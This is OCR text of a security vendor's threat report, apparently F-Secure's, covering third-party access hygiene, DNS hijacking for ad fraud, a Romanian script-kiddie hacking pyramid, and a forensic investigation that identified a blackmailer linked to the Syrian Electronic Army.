
When bringing in a partner, assess their security practices and, if possible, work with them on improving areas where they're lacking. At the very least, ask partners to follow a defined set of basic policies and practices. Where possible, audit their systems yourself.

When it comes to on-site staff, provide them with equipment that you've set up and configured yourself. Allow them to access only the systems they need to work with, and remove access as soon as they're finished with the assignment. Make sure you're able to log their access and the changes they make, and remember to audit those logs.

Be especially aware of legacy systems such as those used to control machinery or infrastructure. If possible, keep these systems isolated and don't give them access to your corporate network. If you're giving third parties access to these sort of systems, make sure there are proper authentication and audit mechanisms in place, and that they aren't open to the Internet.

Keep an eye on what is connecting to your corporate network and what it's trying to access. This is especially important if you have a lot of external parties coming and going. Run frequent discovery scans on your network, identify unknown systems and services, and shut them down if you find them.


And finally, it's always good to teach your employees to be aware of social engineering practices in the workplace. Teach them with stories and anecdotes. Have them watch the 1992 film Sneakers, or the recently aired TV show Mr. Robot. Learning about this stuff is fun, and it will engage your staff.



CYBER CRIME STORIES

SHARE REPORT

SMART BUSINESS WITH DNS HIJACKING 25



THE ROMANIAN UNDERGROUND 27

As Dr. Ian Levy from GCHQ recently pointed out, a lot of the attacks we're seeing nowadays aren't "Advanced Persistent Threats", they're simple hacks performed by "Adequate Pernicious Toerags".

Nothing illustrates this phenomenon better than the group we've dubbed "The Romanian Underground".

CYBER-SLEUTHING: CONNECTING THE DOTS 29

F-SECURE'S Cyber Security Services (CSS) are often called upon to aid in law enforcement investigations in several different European regions.

Over the years, these investigations have led us to the conclusion that even experienced threat actors tend to make the false assumption that anonymity will keep them hidden.

In 2016, the CSS forensics team assisted in a criminal investigation in Europe's Nordic region involving the blackmail of a global company providing online services.

THE CONSEQUENCES OF CYBER CRIME 31

CYBER CRIME MARKETING 101 33

Many hackers don't set out to become career cyber criminals.

Most start by developing a healthy interest in computer networks, coding, and other technical subjects. Often these interests steer people into developing computer software, websites, or similar career paths.

However, there are alternatives to these traditional forms of employment – including providing hacking services to people for money.

SMART BUSINESS WITH DNS HIJACKING


"WHY ALL THE PORN ADS?"

DNS HIJACKING represents an appealing form of attack for criminals. The victims of these attacks are largely unaware that their systems have been compromised, and the attacks themselves are rather troublesome for security providers to accurately identify.

Why all the porn ads?

DNS (Domain Name System) hijack attacks fall into two rough categories - either your computer's DNS settings are changed (by a piece of malicious software or PUA, Potentially Unwanted Application), or your home router's settings are modified by an attacker (which means that, in most cases, all devices connecting to the router receive receive bogus settings pointing to malicious DNS servers). Routers can be hacked either by an attacker guessing the login credentials for the device's admin interface (this is common, since many people don't change their default router settings) or via a vulnerability in the router's software.


Once the DNS settings have been changed, the attacker can perform a variety of malicious actions. For example, the victim of a DNS hijack can be directed toward a trojanized version of their online banking service, allowing the criminal to steal credentials or hijack the banking session. Victims can also be directed toward trojanized social media sites designed to steal login credentials, which can be later used for collecting personal information or for identity theft. Finally, rogue DNS servers can change the adverts that appear on legitimate websites that the victim visits. These ads can range from being a little more aggressive (pop-up ads, pop-under ads, and such), show content the user wasn't expecting (ads for porn sites, viagra, etc.), or even trick the user into doing something they shouldn't (pop-ups that claim your machine is infected, that direct you to a site that can "fix" the issue).



What we're seeing in the field

Looking through the data in our back end systems, about 98% of our customer base use their own ISP's DNS servers. Of the remaining 2%, half are using known public DNS servers (such as Google DNS), and the other half use "unofficial" open DNS servers.

Many of the open DNS servers used by that last 1% are, according to our analysis, legitimate open DNS servers. We estimate that only 10% - 20% of those users are, in fact, pointed at rogue DNS servers. This leaves us with an estimate that roughly 0.1% - 0.2% of our customer base are affected by DNS hijack attacks. Of these, the vast majority come from Windows malware/PUA campaigns, and not from router hijacks.



Campaigns from DNSUnlocker and Looksafe make up the largest market share of the hijacks we're seeing.

As mentioned, identifying the truly malicious DNS servers tends to be difficult. While we can query suspect DNS servers for addresses that typically redirect to compromised sites and check which IP addresses are returned, in many cases, that sort of query doesn't yield conclusive evidence. Some legitimate DNS servers, such as those used by ad blockers, might be clean, but look like rogue DNS servers. Others that are reputedly clean might have been poisoned by an attacker. It's hard to tell. And the guys behind DNS hijacking likely know this and use it to their advantage.

Money for nothing

So, the majority of rogue DNS servers that we're seeing are being used for ad hijacking. How does that work? Going back to our above explanation, DNS settings in the victim's device are changed to point to a compromised DNS server, which returns alternate IP addresses for sites such as google-analytics.com. The compromised site then injects JavaScript into the reply the browser was expecting, which allows alternate or additional ads, not curated by Google, to appear in the victim's browser. The attacker then gets paid when those ads show up on pages the victim is browsing.

"THE CRIMINALS INVOLVED IN DNS HIJACKING APPEAR TO BE SMART ENOUGH TO PREFER A STEADY, SILENT INCOME OVER MAKING A QUICK BUCK"

It makes sense if you think about it. If a victim of DNS hijacking had money stolen from their bank account, or their social media account started sending malware to their connections, they'd know about it pretty quickly and get the situation fixed. The time that the attacker invested in compromising their device would have yielded a possible short-term payout, but now there's one less device providing a stream of revenue. In contrast, ad hijacking provides a steady cash flow for the criminal, and since victims rarely notice what's happening, they continue to get paid and stay off the radar.

At the end of the day, the criminals involved in DNS hijacking appear to be smart enough to favor a steady, silent income over making a quick buck.

THE ROMANIAN UNDERGROUND


"EXPECT A LOT MORE SCRIPT KIDDIES TO START PWNING YOUR SYSTEMS"

OVER THE PAST FEW YEARS, you've probably heard phrases such as "the tactics, techniques, and procedures crafted by highly resourced threat actors are falling into the hands of less skilled adversaries". That's long speak for "expect a lot more script kiddies to start pwning your systems". As Dr. Ian Levy from GCHQ recently pointed out, a lot of the attacks we're seeing nowadays aren't "Advanced Persistent Threats", they're simple hacks performed by "Adequate Pernicious Toerags".

Nothing illustrates this phenomenon better than the group we've dubbed "The Romanian Underground". This is a group that our Cyber Security Services colleagues have had first-hand experience with on a number of occasions while performing incident response and forensics work.

The Romanian Underground are, simply put, a bunch of IRC chatroom buddies who decided it would be cool to take up the hobby of "hacking". Most of these kids, upon joining the collective, have little to no Unix skills to speak of. They probably know about five commands in total. Newcomers are taken under the wing of a mentor who provides them with simple tools and training to get them started on their new hobby. These mentors are almost as unskilled as the newcomers - they probably know about five more Unix commands than their apprentices. But they've been in the game for a few weeks already, and have a wealth of experience.

As newcomers learn the ropes (which usually implies that they've learned to configure the tools they've been provided), they're promoted to mentors, and take on their own set of apprentices. This hierarchical model closely resembles the popular pyramid selling schemes you might have had the misfortune to come across. Of course, the guys involved in The Romanian Underground aren't looking to become millionaires by selling soap - the pyramid scheme is a form of gamification,



This is not the Romanian underground you're looking for.

where the goal is to collect as many owned systems as possible and move up the ranks.

Of course, it's the guys at the top of the pyramid who are truly benefitting from all of this. They're the ones providing the tools, and by pushing all their manual work downstream, they get access to thousands of compromised systems. Meanwhile, the newcomers are happy to proudly identify themselves as "hackers" on their Facebook pages (alongside other random hobbies such as windsurfing or snowboarding).

The toolkits being pushed down the pyramid are usually designed to exploit or brute force common services such as SSH and webmail servers. What might surprise you (or not) is that these toolkits, in the hands of completely unskilled noobs, are being used to compromise even PCI-DSS compliant organizations across the globe.

While this hierarchical method of operations is new to Romania, it's not new to us. We've been aware of Turkish website defacement groups such as Akıncılar (who surfaced in 1999 and appear to have still been active in 2016) for quite some time. Those guys also operate under a hierarchy, albeit a more military-style one. In fact, one of our own web sites was defaced by a Turkish group back in 2007. It turns out they abused a vacation notification plugin to perform the attack (pro-tip: plugins will burn you!). Funnily enough, the popularity of our forums actually increased after the attack due to the publicity we received. Go figure.


These structured groups differ from the also rather prevalent "herd of cats" approach to hacking collectives such as anon or 4chan, where members scratch and claw their way up the pile only to get pulled back down the next day.

Gamification seems to be a growing trend amongst unskilled hacker groups. In 2016, Turkish hackers set up a DDoS-for-points game designed to be played by noobs. Players were provided with a custom tool designed to carry out DDoS attacks against specific, mostly politically motivated targets. Participants earned points for every 10 minutes' worth of DDoS achieved. Those points could be redeemed to purchase various clickfraud tools. The grand prize was an "unlocked" version of the DDoS tool that allowed its owner to target any site of their choosing.

"MEMBERS SCRATCH AND CLAW THEIR WAY UP THE PILE ONLY TO GET PULLED BACK DOWN THE NEXT DAY"

At the end of the day, we feel that boxes being owned is a lot scarier than website defacements and DDoS attacks, especially when you consider that this is the first time we've encountered it being done on such a large scale, and by script kiddies.

We're not surprised that the majority of cyber attacks that happened during 2016, from the San Francisco MUNI to the Dyn outage, were carried out using simple, scriptable techniques against badly maintained infrastructure. The fact that folks with very little skill or know-how can carry out successful attacks against PCI-DSS compliant organizations paints a grim picture of the state of our global computing infrastructure going into 2017.



CYBER-SLEUTHING: CONNECTING THE DOTS

"MANY CRIMINALS ASSUME THAT THEY'RE UNTOUCHABLE BY VIRTUE OF THEIR LOCATION"

F-SECURE'S Cyber Security Services (CSS) are often called upon to aid in law enforcement investigations in several different European regions. Our CSS team has dedicated incident response personnel who assist in forensic investigations once it has been determined that an organization has been breached or fallen victim to cyber crime.

Over the years, these investigations have led us to the conclusion that even experienced threat actors tend to make assumptions. Although they practice good OPSEC, adversaries often make the false assumption that anonymity will keep them hidden. What they don't realize is that, as part of a criminal investigation, it's possible to correlate metadata from a variety of separate sources. Many criminals also assume that they're untouchable by virtue of their location - the fact that they live outside of the legal jurisdiction of the places they're attacking.

Earlier this year our CSS forensics team assisted in a criminal investigation in Europe's Nordic region. A company providing global online services had been the victim of a spear-phishing campaign that allowed an attacker

to gain access to important systems on their network. When we joined the investigation, the attacker in question was in the process of blackmailing the CEO directly, asking for money in exchange for not sabotaging the compromised systems.

A good hunch

After examining on-scene evidence, our team had a feeling that the attacker was probably also a customer of the victim organization's online services. Correlating forensic evidence collected during the crime scene investigation with the organization's own customer database found a match. As it turns out, the attacker's customer profile was also linked to a social media account. From there, the true identity of the criminal was determined.

CSS forensic services relayed the identity of the criminal to the authorities. But since the attacker in question was operating out of Syria, the investigation was brought to a rather abrupt close.

"THERE REALLY IS NO ANONYMITY ON THE INTERNET"

A new lead

A short while later, our attacker initiated a similar ransom operation in a neighboring Nordic country. As it turns out, the CEO of the second organization happened to be good friends with the CEO of the company who was hit with the first attack. Upon discussing the attack, they noticed patterns in how the threat actor was operating, and brought our CSS consultants in to help.

CSS staff correlated forensic data from both attacks and quickly arrived at the conclusion that they were indeed being carried out by the same threat actor. They informed the second victim's company of their findings from the previous investigation, including the identity of the criminal. They also informed the second victim that the investigation had led to a dead end. However, it turns out that the second organization was rather well connected with international law enforcement, and shortly after, the perpetrator in question showed up on the FBI's cyber most wanted list.

Nation state or not?

In spite of the timing, the fact that our suspect had shown up on an FBI list shortly after revealing his identity to victim number two might have just been a coincidence. The criminal in question faces a long list of charges, many of which are tied to the Syrian Electronic Army (SEA). Looking at the charges he's facing, it's obvious that the investigations our team were involved in were most likely only tied to the perpetrator's "extra-curricular" activities. As mentioned earlier, European criminal cases against this attacker were dropped as soon as his location was determined, giving credence to the idea that the threat actor felt he had impunity, being outside of the jurisdiction of European law enforcement.

It's obvious that our guy is on the FBI's most wanted list because of his alleged participation in SEA, given that members of the organization are considered "state actors". But it hasn't been proven that the SEA are on the Syrian government's payroll, or that they're taking orders from the Syrian government. What is known is that some of the actions they're performing appear to forward the goals of the government. So, what are the real motives of the SEA members?

There are a few possibilities. Members may have been coerced (threatened, a family member thrown in jail, etc.), they may be idealists who are "working for the cause", they may be mercenaries or "lone gunmen" looking for financial gain, or they might be working toward a "get out of jail free" card. As far-fetched as the idea seems, we've actually witnessed the "get out of jail free" card in action. Yevgeniy Bogachev, another guy on the FBI's cyber most wanted list, was allegedly busted by the Russian authorities a few years back for being the mastermind behind GameOver ZeuS. But if he was arrested, he didn't stay detained for too long – possibly due to what many suspect is his botnet's connection with spying operations in Georgia.


You can't hide

At the end of the day, there really is no anonymity on the Internet. Independent threat actors out there need to understand that investigators have access to a surprising amount of metadata. Authorities are experienced enough to know what data to correlate in order to paint a picture of attackers. IP addresses used in attacks, the language and email addresses used in phishing campaigns and other correspondence, social engineering tactics, TTPs used for persistence and lateral movement, or even time correlations between outbound connections from an ISP and subsequent outgoing connections from a VPN exit node are used to paint this picture. As careful as attackers might be, it's going to be almost impossible to prevent authorities from putting the puzzle together. And from there, it doesn't take all that long for the authorities to discover their suspects' real identities.

